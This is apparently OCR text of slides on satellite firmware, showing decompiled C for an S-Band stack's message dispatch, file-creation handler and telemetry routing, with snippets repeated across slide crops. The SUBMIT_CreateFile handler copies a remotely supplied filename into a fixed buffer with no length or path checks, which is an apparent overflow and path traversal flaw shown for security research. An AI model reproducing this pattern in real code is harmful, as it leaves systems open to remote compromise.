  if ((operation & 0xffffff00) == 0x18100) { PUBSUB_MonitorEvent(msg); }
} else if (serviceArea == 0x40001) {
  // ...
  if ((operation & 0xffffff00) == 0x18100) { SUBMIT_SubmitAction(msg); }
} else if (serviceArea == 0x4a000f) {
  // ...
  operation = operation & 0xffffff00;
  if (operation == 0x10100) { SUBMIT_CreateFile(msg); }
  if (operation == 0x20100) { SUBMIT_RemoveFile(msg); }
  if (operation == 0x30100) { REQUEST_WriteFile(msg); }
  if (operation == 0x50100) { PROGRESS_ReadFile(msg); }
}
// ...

```

S-Band Stack





```c
void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
  msg = (pMessage->body).data;
  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &report_acceptance);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
    if(ret == SUCCESS) {
      // Inform about Acceptance
      COMActivityTracking_PublishAcceptanceEvent(...);
    }
  }

  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
    if(ret == SUCCESS) {
      strcpy(full_filename,"/flash/");
      strncpy(full_filename + 7,filename.character, filename.length);
      full_filename[filename.length + 7] = 0;
      file_handle = fopen(full_filename,"r");
      //
```

S-Band Stack





```c
void SUBMIT_CreateFile(MAL_Message_t *pMessage) {
  msg = (pMessage->body).data;
  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &report_acceptance);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
    if(ret == SUCCESS) {
      // Inform about Acceptance
      COMActivityTracking_PublishAcceptanceEvent(...);
    }
  }

  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
    if(ret == SUCCESS) {
      strcpy(full_filename,"/flash/");
      strncpy(full_filename + 7,filename.character, filename.length);
      full_filename[filename.length + 7] = 0;
      file_handle = fopen(full_filename,"r");
      //
```

S-Band Stack





```
ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &report_acceptance);
if(ret == SUCCESS) {
  ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &unused_str);
  if(ret == SUCCESS) {
    // Inform about Acceptance
    COMActivityTracking_PublishAcceptanceEvent(...);
  }
}

ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
if(ret == SUCCESS) {
  ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
  if(ret == SUCCESS) {
    strcpy(full_filename,"/flash/");
    strncpy(full_filename + 7,filename.character, filename.length);
    full_filename[filename.length + 7] = 0;
    file_handle = fopen(full_filename,"r");
    // ...

    MAL_WriteUInteger(...);
    MAL_WriteBoolean(...);
    MOSManager_SendMessage(&outputMessage,SUBMIT_CreateFile);
```

S-Band Stack





```
      // inform about acceptance
      COMActivityTracking_PublishAcceptanceEvent(...);
    }
  }

  ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
  if(ret == SUCCESS) {
    ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
    if(ret == SUCCESS) {
      strcpy(full_filename,"/flash/");
      strncpy(full_filename + 7,filename.character, filename.length);
      full_filename[filename.length + 7] = 0;
      file_handle = fopen(full_filename,"r");
      // ...

      MAL_WriteUInteger(...);
      MAL_WriteBoolean(...);
      MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
    }
  }

}
```


S-Band Stack





```
8         COMActivityTracking_PublishAcceptanceEvent(...);
9       }
10    }
11
12    ret = MAL_ReadBoolean(msg, &offset,(pMessage->body).length, &boolVal);
13    if(ret == SUCCESS) {
14      ret = MAL_ReadString(msg, &offset, (pMessage->body).length, &filename);
15      if(ret == SUCCESS) {
16        strcpy(full_filename,"/flash/");
17        strncpy(full_filename + 7,filename.character, filename.length);
18        full_filename[filename.length + 7] = 0;
19        file_handle = fopen(full_filename,"r");
20        // ...
21
22        MAL_WriteUInteger(...);
23        MAL_WriteBoolean(...);
24        MOSManager_SendMessage(&outputMessage_SUBMIT_CreateFile);
25      }
26    }
27
28  }
```


System Chart






System Chart






Telemetry





```c
void MOSManager_SendPacket(SPP_Packet_t *pPacket) {
  ret = SPP_GetPacketType(pPacket, &packet_type);
  if (ret == SUCCESS) {
    if (packet_type == SPP_PACKETTYPE_TC) {
      tc_routing = pPacket->primaryHeader.packetID | pPacket->primaryHeader.packetSC;
    }
    else {
      tc_routing = (pPacket->secondaryHeader).areaVersion | /* ... */;
    }
    if (tc_routing == /* ... */) {
      TMPK_CreatePacket(pPacket,&tmpPacket);
      CAN_SendFrameToSEPP(&tmpPacket,0);
    }
    else {
      SVTM_SendPacket(pPacket);
    }
  }
  return;
}
```

Telemetry

```
1 void SVTM_SendPacket(SPP_Packet_t *packet) {
2   TMMN_SendPacket(packet);
3   return;
4 }
```




